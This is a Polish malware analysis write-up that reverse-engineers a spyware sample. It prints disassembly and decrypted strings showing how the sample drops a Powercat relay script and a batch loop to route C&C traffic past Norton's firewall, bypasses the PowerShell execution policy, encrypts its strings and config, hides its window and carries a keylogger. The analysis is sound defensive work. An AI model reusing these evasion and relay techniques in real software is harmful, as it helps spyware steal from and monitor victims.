
```
000000000221842C  00 01 00 01 48 6F 73 74 49 64 2D 6F 4B 6B 32 53  •?•?HostId-oKk2S
000000000221843C  38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  8···············
000000000221844C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
000000000221845C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
000000000221846C  00 00 00 00 44 65 66 61 75 6C 74 20 47 72 6F 75  ····Default Grou
000000000221847C  70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  p···············
000000000221848C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
000000000221849C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
00000000022184AC  00 00 00 00 70 69 6E 6B 79 00 00 00 00 00 00 00  ····pinky·······
00000000022184BC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
00000000022184CC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
00000000022184DC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
00000000022184EC  00 00 00 00 53 42 30 37 00 00 00 00 00 00 00 00  ····SB07········
00000000022184FC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
000000000221850C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
000000000221851C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
000000000221852C  00 00 00 00 31 38 00 00 00 00 00 00 00 00 00 00  ····18··········
000000000221853C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
000000000221854C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
000000000221855C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
...
00000000022186EC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
00000000022186FC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
000000000221870C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
000000000221871C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
000000000221872C  00 00 00 00 32 30 31 36 2F 31 31 2F 30 39 20 31  ····2016/11/09 0
000000000221873C  36 3A 31 37 3A 32 33 00 00 00 00 00 00 00 00 00  3:17:23·········
000000000221874C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
000000000221875C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ···············
```

Chwilę po nawiązaniu połączenia z C&C wysyłany jest do niego również 10 bajtowy bufor z adresem publicznym ofiary, pobranym zapytaniem HTTP do domeny **checkip.dyndns.org**:


```
00000000029CFAE0  33 31 2E 30 2E 34 37 2E 33 35 00 00 00 00 00 00  31.0.47.35••••••
```

Połączenie relay z serwerem z C&C – ominięcie lokalnego firewalla.

W środku zdekodowanego PE zagnieżdżone zostały (w tekście jawnym) dwa skrypty. Pierwszy z nich to kopia narzędzia **Powercat** (https://github.com/besimorhino/powercat), czyli powershell’owej implementacji narzędzia **Netcat**:




Drugi skrypt to skrypt powłoki Windows uruchamiający powyższy skrypt powercat'a, zestawiający przy jego pomocy połączenie relay między serwerem C&C a malware, kierowane poprzez lokalny listener TCP powercat'a na porcie 4000:




Dodatkowo skrypt powłoki, przed zestawieniem połączenia pośredniczącego, próbuje nadać procesowi połączenia pośredniczącego uprawnienia administratorskie (**"Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process –Force"**).

Poniższy kod zapisuje na dysk oba skrypty, uruchamiając drugi z nich:



```
                                push    rbx
E8 48 D4 00 00                  call    sub_4125C0
48 8D 35 A1 DE 00 00            lea     rsi, aFunctionPowerc      ; "function powercat\n{\n  param(\n
B9 7D 90 00 00                  mov     ecx, 907Dh
41 B8 04 01 00 00               mov     r8d, 104h
48 29 C4                        sub     rsp, rax
48 8D BC 24 13 0C 00 00         lea     rdi, [rsp+20h+arg_BEB]
F3 A4                           rep movsb
48 8D 7C 24 42                  lea     rdi, [rsp+20h+arg_1A]
B9 C5 00 00 00                  mov     ecx, 0C5h
48 8D 35 F8 6E 01 00            lea     rsi, a@echoOffLoopCm      ; "@echo off\r\n:loop\r\ncmd.exe /c
F3 A4                           rep movsb
48 8D B4 24 07 01 00 00         lea     rsi, [rsp+20h+ReOpenBuff]
48 8D 0D 8F 84 01 00            lea     rcx, aTempPowercat_p      ; "%TEMP%\\powercat.ps1"
48 89 F2                        mov     rdx, rsi
E8 A0 44 00 00                  call    ExpandEnvironmentString
48 8D 5C 24 20                  lea     rbx, [rsp+20h]
41 B8 02 00 00 00               mov     r8d, 2                    ; uStyle
48 89 F2                        mov     rdx, rsi                  ; lpReOpenBuff
48 89 D9                        mov     rcx, rbx                  ; lpFileName
E8 59 E7 FF FF                  call    OpenFile
84 C0                           test    al, al
0F 84 BB 00 00 00               jz      loc_40529A
41 B8 7D 90 00 00               mov     r8d, 907Dh
48 89 D9                        mov     rcx, rbx
48 8D 94 24 13 0C 00 00         lea     rdx, [rsp+20h+arg_BEB]
E8 F9 E7 FF FF                  call    OsWriteFile
48 8D BC 24 13 04 00 00         lea     rdi, [rsp+20h+arg_3EB]
48 89 D9                        mov     rcx, rbx
E8 68 EA FF FF                  call    sub_403C6D
48 8D 9C 24 0B 02 00 00         lea     rbx, [rsp+20h+arg_1E3]
41 B8 04 01 00 00               mov     r8d, 104h
48 8D 0D 42 84 01 00            lea     rcx, aTempLoopc_cmd       ; "%TEMP%\\loopc.cmd"
48 89 DA                        mov     rdx, rbx
E8 3F 44 00 00                  call    ExpandEnvironmentString
49 89 F1                        mov     r9, rsi
BA 00 08 00 00                  mov     edx, 800h
48 89 F9                        mov     rcx, rdi
4C 8D 44 24 42                  lea     r8, [rsp+20h+arg_1A]
E8 13 3E 00 00                  call    Vsnprintf
48 8D 74 24 30                  lea     rsi, [rsp+20h+FileName]
41 B8 02 00 00 00               mov     r8d, 2                    ; uStyle
48 89 DA                        mov     rdx, rbx                  ; lpReOpenBuff
48 89 F1                        mov     rcx, rsi                  ; lpFileName
89 C5                           mov     ebp, eax
E8 E1 E6 FF FF                  call    OpenFile
84 C0                           test    al, al
74 47                           jz      short loc_40529A
4C 63 C5                        movsxd  r8, ebp
48 89 FA                        mov     rdx, rdi
48 89 F1                        mov     rcx, rsi
E8 8D E7 FF FF                  call    OsWriteFile
48 89 F1                        mov     rcx, rsi
E8 04 EA FF FF                  call    sub_403C6D
48 8D B4 24 0F 03 00 00         lea     rsi, [rsp+20h+arg_2E7]
BA 04 01 00 00                  mov     edx, 104h
49 89 D9                        mov     r9, rbx
4C 8D 05 ED 83 01 00            lea     r8, aCS                   ; "/c \"%s\""
48 89 F1                        mov     rcx, rsi
E8 C2 3D 00 00                  call    Vsnprintf
45 31 C0                        xor     r8d, r8d
48 89 F2                        mov     rdx, rsi
48 8D 0D E0 83 01 00            lea     rcx, aCWindowsSyst_0      ; "C:\\Windows\\system32\\cmd.exe"
E8 C5 DC FF FF                  call    LaunchProcess
```

Uruchomienie skryptu następuje tylko po zweryfikowaniu, że proces „**ns.exe**” znajduje się na liście procesów (plik należy do oprogramowania **Symantec Norton Security**):



Mechanizm ten jest więc tak naprawdę próbą uniknięcia wykrycia przez lokalny firewall programu Norton Security, który mógłby zidentyfikować próbę nawiązania zdalnego połączenia TCP przez niezaufany proces uruchomiony z katalogu domowego użytkownika. Autorzy malware postanowili przekierować komunikację używając lokalnego połączenia TCP z serwerem skryptu powershell, posiadającym token lokalnego administratora, gdyż najwyraźniej ten mechanizm pozostaje niezauważony dla tego programu antywirusowego.

Nie wykluczone również, iż mechanizm ten może służyć do umożliwienia komunikacji peer-to-peer z zainfekowaną maszyną odciętą od bezpośredniej komunikacji ze światem, komunikującą się jedynie z komputerami z wewnętrznej korporacyjnej sieci LAN, w której znajduje się drugi zainfekowany komputer (z którego operator malware mógł eskalować atak na pozostałe komputery w sieci LAN).

Procedura weryfikacji obecności procesu „**ns.exe**” i ew. uruchomienia skryptu powershell, inicjowana jest w dość oryginalny sposób – przez kod znajdujący się wewnątrz procedury obsługi okna głównego malware, w reakcji na otrzymany komunikat **BM_CLICK** (kod **0xF5**) – komunikat używany do symulowania kliknięć myszką w okno:

Komunikat ten wysyłany jest przez malware (do swojego własnego niewidocznego okna) tylko raz – w trakcie inicjalizacji malware, zaraz po utworzeniu okna:

```
FF 15 31 1F 04 00       call    cs:CreateWindowExA
48 85 C0                test    rax, rax
48 89 C3                mov     rbx, rax
74 68                   jz      short loc_405ABB
48 89 C1                mov     rcx, rax                ; hWnd
FF 15 F8 1F 04 00       call    cs:SetForegroundWindow
45 31 C9                xor     r9d, r9d                ; lParam
45 31 C0                xor     r8d, r8d                ; wParam
BA F5 00 00 00          mov     edx, 0F5h               ; Msg
48 89 D9                mov     rcx, rbx                ; hWnd
FF 15 D4 1F 04 00       call    cs:SendMessageA
48 8B 35 AD 1F 04 00    mov     rsi, cs:PeekMessageA
```

Jedną z możliwych przyczyn zastosowania przez autora malware takiej akurat procedury inicjacji mechanizmu omijania lokalnego firewall'a mogła być chęć utraty przez analityka kontroli nad ciągłością wykonania kodu w trakcie analizy dynamicznej.

Pojemnik szyfrowanych łańcuchów tekstowych

Malware posiada mechanizm ochrony łańcuchów tekstowych które autor uznał z jakichś przyczyn za szczególnie wrażliwe. W trakcie działania malware każdy potrzebny w danym momencie string jest na żądanie deszyfrowany i pobierany z szyfrowanego pojemnika, a po użyciu zawartość jego bufora jest niszczona. Podczepiając się pod wyjście procedury deszyfracji pojedynczego łańcucha (na instrukcji powrotu z procedury) otrzymamy zdekodowany bufor wskazany przez rejestr **R9** oraz jego wielkość (rejestr **RAX**):

```
.text:000000000040 7C1F                         loc_407C1F:
.text:000000000040 7C1F 39 D3                     cmp     ebx, edx
.text:000000000040 7C21 7E 3B                     jle     short loc_407C5E
.text:000000000040 7C23 FF C1                     inc     ecx
.text:000000000040 7C25 44 0F B6 D9               movzx   r11d, cl
.text:000000000040 7C29 46 8A 44 1C 30            mov     r8b, [rsp+r11+148h+var_118]
.text:000000000040 7C2E 4C 89 D9                  mov     rcx, r11
.text:000000000040 7C31 41 8D 04 38               lea     eax, [r8+rdi]
.text:000000000040 7C35 44 0F B6 D0               movzx   r10d, al
.text:000000000040 7C39 42 8A 44 14 30            mov     al, [rsp+r10+148h+var_118]
.text:000000000040 7C3E 4C 89 D7                  mov     rdi, r10
.text:000000000040 7C41 42 88 44 1C 30            mov     [rsp+r11+148h+var_118], al
.text:000000000040 7C46 44 01 C0                  add     eax, r8d
.text:000000000040 7C49 0F B6 C0                  movzx   eax, al
.text:000000000040 7C4C 46 88 44 14 30            mov     [rsp+r10+148h+var_118], r8b
.text:000000000040 7C51 8A 44 04 30               mov     al, [rsp+rax+148h+var_118]
.text:000000000040 7C55 41 30 04 11               xor     [r9+rdx], al
.text:000000000040 7C59 48 FF C2                  inc     rdx
.text:000000000040 7C5C EB C1                     jmp     short loc_407C1F
.text:000000000040 7C5E                         ; ---------------------------------
.text:000000000040 7C5E
.text:000000000040 7C5E                         loc_407C5E:
.text:000000000040 7C5E 89 D8                     mov     eax, ebx
.text:000000000040 7C60
.text:000000000040 7C60                         loc_407C60:
.text:000000000040 7C60 48 81 C4 30 01 00 00      add     rsp, 130h
.text:000000000040 7C67 5B                        pop     rbx
.text:000000000040 7C68 5E                        pop     rsi
.text:000000000040 7C69 5F                        pop     rdi
.text:000000000040 7C6A C3                        retn
```

Podłączając logowanie do pliku wartości łańcucha wskazywanego przez **R9** na wyjściu, zarejestrowaliśmy następującą sekwencję, zaraz po uruchomieniu malware:

```
"127.0.0.1:4000;"
-
"Password"
"HostId-%Rand%"
"Default Group"
-
"%AppData%\\Sun\\Java\\jvmmrg.exe"
```

```
        "JVMM"
        -
        -
        "000011"
        "010"
        -
```

Myślniki oznaczają brak stringa o danym kodzie w szyfrowanym pojemniku – możliwe, że w tej wersji malware autor usunął te właśnie łańcuchy gdyż nie były potrzebne do funkcjonalności do której ta wersja malware została skonfigurowana. Rozpoznajemy pierwszy łańcuch "**127.0.0.1:4000;**", wspominany już wcześniej przy skrypcie użytym do obejścia lokalnego firewall'a przy komunikacji z C&C. Łańcuch "**%AppData%\\Sun\\Java\\jvmmrg.exe**" to ścieżka pod którą znajduje się moduł główny malware – pobierana na wypadek jeśli uruchomienie nastąpiło z katalogu %TEMP% w wyniku pierwszego uruchomienia modułu po ściągnięciu z serwera **stata14lic.org**. Krytycznym dla funkcjonalności programu jest łańcuch „**000011**", który zawiera wbudowaną przez autora konfigurację malware. Jak opiszemy dalej dokładniej – wartość ta zawiera zestaw flag, uruchamiających bądź wyłączających poszczególne, wkompilowane w kod funkcjonalności spyware. Zastanawia umieszczenie w pojemniku łańcucha „**Password**", który już znajduje się w umieszczony w formie tekstu jawnego w pliku binarnym modułu głównego, i jest użyty m.in. przy opisanej dalej funkcjonalności ekstrakcji haseł zapamiętanych w oprogramowaniu ofiary. Czyżby wytłumaczeniem był fakt, że przy malware pracował więcej niż jeden programista, a gdzie kucharek sześć…

Ponieważ tej samej funkcji szyfrującej kod używa również do enkrypcji pliku konfiguracyjnego (**default.conf**), możemy pozwolić by malware odszyfrowało za nas jego zawartość w czasie pracy. Zaszyfrowany plik konfiguracyjny badanego spyware w wersji dla Linux, znajduje się w lokalizacji:

~/.config/.default.conf

natomiast dla wersji Windows:

%USER%\AppData\Roaming\Sun\Java\.default.conf

```
cat ~/.config/.default.conf | hd
00000000  41 eb 77 ec 76 15 fb 9b  15 a0 ed 8b 87 0a 06 85  |A.w.v...........|
00000010  0b 6f 1d d8 da e9 36 a9  f2 76 ab 25 db e7 65 79  |.o....6..v.%..ey|
00000020  95 0d 01 c9 ba 5b 4d 3c  24 a4 71 f5 4a 2f 09 61  |.....[M<$.q.J/.a|
00000030  8b 59 56 bd ed 74 ea 2b  fe 31 35 c0 54 70 65 f2  |.YV..t.+.15.Tpe.|
00000040  52 73 76 ea 8c db d6 8f  03 09 95 cb 59 c4 5b c2  |Rsv.........Y.[.|
00000050  da 08 1b 98 2b ec 46 3c  01 aa 1d c8 89 2b b8 3e  |....+.F<.....+.>|
00000060  39 3f 5b e5                                       |9?[.|
```

Jego postać po odszyfrowaniu zawiera losowy identyfikator hosta ofiary (**HostId-oKk2S**), łańcuch '**Default Group**' znajdujący się również w powyższym logu dekrypcji pojemnika stringów, oraz datę infekcji:

```
0000000000443960  4C E4 03 00 48 6F 73 74 49 64 2D 6F 4B 6B 32 53  Lä?•HostId-oKk2S
0000000000443970  38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  8•••••••••••••••
0000000000443980  00 00 00 00 44 65 66 61 75 6C 74 20 47 72 6F 75  ••••Default Grou
0000000000443990  70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  p•••••••••••••••
00000000004439A0  00 00 00 00 32 30 31 36 2F 31 31 2F 30 39 20 31  ••••2016/11/09 0
00000000004439B0  36 3A 31 37 3A 32 33 00 00 00 00 00 00 00 00 00  3:17:23•••••••••
```

Pozdrowienia od autora


Badany malware tworzy własne okno, niewidoczne dla użytkownika, którego procedura obsługi jest odpowiedzialna m.in. za utworzenie wątku komunikacji z C&C. Do tego celu rejestruje własną klasę okna o nazwie **TFrmMain** udając w ten sposób standardową klasę okien używanych przez aplikacje pisane w z użyciem biblioteki **VCL** firmy **Borland:**

```
31 C9                   xor     ecx, ecx                ; hInstance
BA 05 7F 00 00          mov     edx, 7F05h              ; lpIconName
48 C7 84 24 C8 00 00 00+mov     [rsp+0F8h+var_68.lpszMenuName], 0
48 89 84 24 C0 00 00 00 mov     [rsp+0F8h+var_68.hbrBackground], rax
48 8D 05 25 7E 01 00    lea     rax, ClassName          ; "TFrmMain"
48 89 84 24 D0 00 00 00 mov     [rsp+0F8h+var_68.lpszClassName], rax
FF D6                   call    rsi ; LoadIconA
48 8D 8C 24 90 00 00 00 lea     rcx, [rsp+0F8h+var_68]  ; WNDCLASSEXA
31 F6                   xor     esi, esi
48 89 84 24 D8 00 00 00 mov     [rsp+0F8h+var_68.hIconSm], rax
FF 15 62 20 04 00       call    cs:RegisterClassExA
```


Następnie tworzy okno o nazwie „**Microsoft Windows**" i rozmiarach 6x6 w pozycji równej w pionie rozdzielczości pionowej ekranu powiększonej o 10: czyli w rezultacie schowanego tuż pod dolnym brzegiem ekranu:


```
B9 01 00 00 00          mov     ecx, 1                  ; nIndex
48 89 C3                mov     rbx, rax
FF 15 F7 1F 04 00       call    cs:GetSystemMetrics
48 89 5C 24 50          mov     [rsp+0F8h+hInstance], rbx ; hInstance
41 B9 80 00 CF 90       mov     r9d, 90CF0080h          ; dwStyle
89 80 00 00 00          mov     ecx, 80h                ; dwExStyle
83 C0 0A                add     eax, 0Ah
48 C7 44 24 58 00 00 00+mov     [rsp+0F8h+lpParam], 0   ; lpParam
C7 44 24 38 06 00 00 00 mov     [rsp+0F8h+nHeight], 6   ; nHeight
4C 8D 05 C6 7D 01 00    lea     r8, WindowName          ; "Microsoft Windows"
C7 44 24 30 06 00 00 00 mov     [rsp+0F8h+nWidth], 6    ; nWidth
48 8D 15 AE 7D 01 00    lea     rdx, ClassName          ; "TFrmMain"
48 C7 44 24 48 00 00 00+mov     [rsp+0F8h+hMenu], 0     ; hMenu
48 C7 44 24 40 00 00 00+mov     [rsp+0F8h+hWndParent], 0 ; hWndParent
89 44 24 28             mov     [rsp+0F8h+Y], eax       ; Y
C7 44 24 20 64 00 00 00 mov     [rsp+0F8h+X], 64h       ; X
FF 15 81 1F 04 00       call    cs:CreateWindowExA
```

Pomimo, iż okno jest niewidoczne, procedura obsługi okna, posiada wbudowaną przez autora funkcję obsługi komunikatu **WM_PAINT** (**0x0f**), czyli obsługi żądania odświeżenia / rysowania okna:



Sekcja kodu odpowiadająca za obsługę tego komunikatu wypisywałaby na oknie (gdyby było widoczne i odpowiednich rozmiarów) tekst „**Hello !**”. Tekst został wkompilowany w kod jako wartość natychmiastowa mieszcząca się bez problemu w całości w 64-bitowym rejestru RAX, prawdopodobnie by uniknąć bycia wykrytym przez parsery stringów (np. IDA PRO) szukające standardowo łańcuchów tekstowych w sekcjach danych pliku PE:





Kod ten jest prawdopodobnie pozostałością kodu testującego wyświetlanie komunikatów, który programista tworzący malware pozostawił ukryty, zostawiając tę funkcjonalność dla celów testowych. Z drugiej strony, być może miał poczucie humoru i czekał aż ktoś zmusi pomniejszone, ukryte okno do wyświetlenia swojej zawartości… by się przywitać.

Tak też zrobiliśmy.

Zmodyfikowaliśmy sekcje kodu tworzenia okna, tak by tworzyła za każdym razem okno o rozmiarach 100x100, w pozycji ekranu (100,100). Po uruchomieniu zmodyfikowanego spyware, pojawienie się okna w obszarze pulpitu spowodowało automatyczne wysłanie komunikatu WM_PAINT przez system operacyjny i odświeżenie okna, ukazując naszym oczom komunikat pozostawiony przez autora:

Flaga 0x40: keylogger

Malware posiada wspomniany wcześniej mechanizm aktywowania funkcjonalności na stałe wbudowanej w kod, przy pomocy statycznego zestawu flag, umieszczonego przez autora prawdopodobnie w procesie rekompilacji wersji malware przeznaczonej dla danej ofiary.

Tak też jest z funkcjonalnością keylogger'a wbudowaną w kod malware, która choć znajduje się wersji malware przeznaczonej dla naszej ofiary, flagę odpowiedzialna za aktywację keyloggera ma wyłączoną. Dlaczego keylogger w malware przeznaczonym dla tej ofiary został wyłączony – tego nie wiemy.

Procedura rejestracji kodu pojedynczego klawisza przesłanego do procedury obsługi okna keyloggera (osobnego) na początku sprawdza kolejno czy wciśnięte są któreś z klawiszy: CAPS LOCK (0x14), SCROLL LOCK (0x91) lub NUM LOCK (0x90):

```
89 CB                   mov     ebx, ecx
B9 14 00 00 00          mov     ecx, 14h                ; nVirtKey
48 81 EC F0 01 00 00    sub     rsp, 1F0h
48 8B 35 09 91 03 00    mov     rsi, cs:GetKeyState
FF D6                   call    rsi ; GetKeyState
B9 91 00 00 00          mov     ecx, 91h                ; nVirtKey
FF D6                   call    rsi ; GetKeyState
